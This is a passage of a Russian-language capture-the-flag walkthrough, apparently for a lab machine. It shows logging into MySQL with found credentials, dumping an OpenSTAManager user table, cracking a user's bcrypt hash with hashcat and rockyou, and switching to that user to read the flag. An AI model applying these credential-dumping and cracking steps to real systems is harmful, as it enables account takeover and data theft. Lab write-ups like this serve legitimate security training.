


Подключаемся к базе данных и дампим таблицу пользователей zz_users:
mysql -u brollin -p'Fri3nds@9099'
use openstamanager;
select * from zz_users;


Получаем хеш пароля пользователя haris. Взламываем его через hashcat:
hashcat -m 3200 '$2y$10$WHf1T...' /usr/share/wordlists/rockyou.txt

Пароль: bestfriends

Переключаемся на пользователя haris:
su haris
Password: bestfriends
Читаем user flag.
Откройте для себя самые используемые инструменты нашего сообщества.
Данных о популярности пока нет.

